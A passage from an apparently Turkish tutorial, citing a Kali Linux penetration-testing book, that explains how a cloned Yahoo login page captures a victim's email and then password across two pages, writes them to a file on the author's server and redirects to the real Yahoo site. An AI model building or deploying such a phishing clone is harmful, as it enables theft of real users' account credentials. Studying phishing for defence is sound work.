
  ?>
</body>
</html>
```

Yukarıdaki kodları yorumlayacak olursak if koşulu ilk klon ekranında yapılan submit'leme sonrası girilecek koşuldur. else if koşulu ikinci klon ekranında yapılan submit'leme sonrası girilecek koşuldur. İlk klon ekranına email adresi girilip submit'lendiğinde if'e girilir, email adresi session'a konur ve kullanıcı ikinci klon ekrana header() ile yönlendirilir. Ekran ikinci klon ekranı gelir. İkinci klon ekranına şifre girilip submit'lendiğinde ise else if'e girilir, şifre session'a konur, tüm session'lar dosyaya yazdırılır ve kullanıcı orijinal yahoo sayfasına header() ile yönlendirilir.

Not: hesapDosyala.php 'de session kullanımına ihtiyaç duyulmuştur. Çünkü normal değişken kullanılsaydı birinci ekran submit'lendiğinde email adresini tutacak

değişken ikinci ekran submit'lendiğinde erişilemez olacaktı. Bu durumda email adresiz bir dosyalama yapmış olacaktık. Bu nedenle birinci ekrandaki değeri kalıcı bir değişkende depolayalım ki ikinci submit'te de kullanabilelim diye session değişkenleri kullanılmıştır.

index_mail.php, *index_pass.php* ve *hesapDosyala.php* dosyaları sunucuya yüklenir.



Ardından klon yahoo login sayfası sunucumuz üzerinde görüntülenir.

http://www.includekarabuk.com/hesapCalma/yahooHesapCalma/index_mail.php

Yahoo - oturum aç - Chromium

www.includekarabuk.com/hesapCalma/yahooHesapCalma/index_mail.php

İş Başvuruları Güvenlik Haber Teknoloji Haber ODTÜ Lisansüstü AWS EC2 Ulusal Bilgi Güve Yüksek Lisans Sil Metasploit BGA Takvim

YAHOO! TÜRKİYE

Yardım

Yahoo, kendi dünyanızda sizin için en önemli şeylere ulaşmanızı kolaylaştırır.

Sınıfının en iyisi Yahoo Mail, yerel, ulusal ve dünyadan sıcak haberler, finans, spor, müzik, sinema ve daha bir çok konu ve alanda bilgiler. İnternet'ten daha fazlasını; yaşamdan daha fazlasını alacaksınız.

Giriş

E-postanızı girin

İleri

Giriş yapmış olarak kalın Giriş yaparken sorun mu yaşıyorsunuz?

Hesap güvenliği konusu

Hesap güvenliği konusu hakkında daha fazla bilgi.

Potansiyel olarak etkilenmiş kullanıcılar hakkındaki bildirimiz.

Hesabınız yok mu? [Kaydol](#)

AB Yasası: Giriş yaparak Yahoo'nun tarayıcıma çerezleri yerleşmesini kabul ediyorum. [Şartlar](#) | [Gizlilik](#)

Klon sayfaya Email adresi girilir:

Yahoo - oturum aç - Chromium

www.includekarabuk.com/hesapCalma/yahooHesapCalma/index_mail.php

İş Başvuruları Güvenlik Haber Teknoloji Haber ODTÜ Lisansüstü AWS EC2 Ulusal Bilgi Güve Yüksek Lisans Sil Metasploit BGA Takvim

YAHOO! TÜRKİYE

Yardım

Yahoo, kendi dünyanızda sizin için en önemli şeylere ulaşmanızı kolaylaştırır.

Sınıfının en iyisi Yahoo Mail, yerel, ulusal ve dünyadan sıcak haberler, finans, spor, müzik, sinema ve daha bir çok konu ve alanda bilgiler. İnternet'ten daha fazlasını; yaşamdan daha fazlasını alacaksınız.

Giriş

İleri

Giriş yapmış olarak kalın Giriş yaparken sorun mu yaşıyorsunuz?

Hesap güvenliği konusu

Hesap güvenliği konusu hakkında daha fazla bilgi.


Potansiyel olarak etkilenmiş kullanıcılar hakkındaki bildirimiz.

Hesabınız yok mu? [Kaydol](#)

AB Yasası: Giriş yaparak Yahoo'nun tarayıcıma çerezleri yerleşmesini kabul ediyorum. [Şartlar](#) | [Gizlilik](#)


Email adresi session'a konur ve kullanıcı ikinci klon sayfaya yönlendirilir.

İkinci Klon Sayfaya Şifre Girilir:




Şifre bilgisi session'a konur, tüm session'lar dosyaya yazdırılır ve kullanıcı orijinal login sayfasına yönlendirilir.

Orijinal Yahoo Login Sayfası Görüntülenir:



Login Bilgileri Dosyaya Gelir:



Yararlanılan Kaynaklar

Web Penetration Testing in Kali Linux, pg. 49-51

(Benim Not)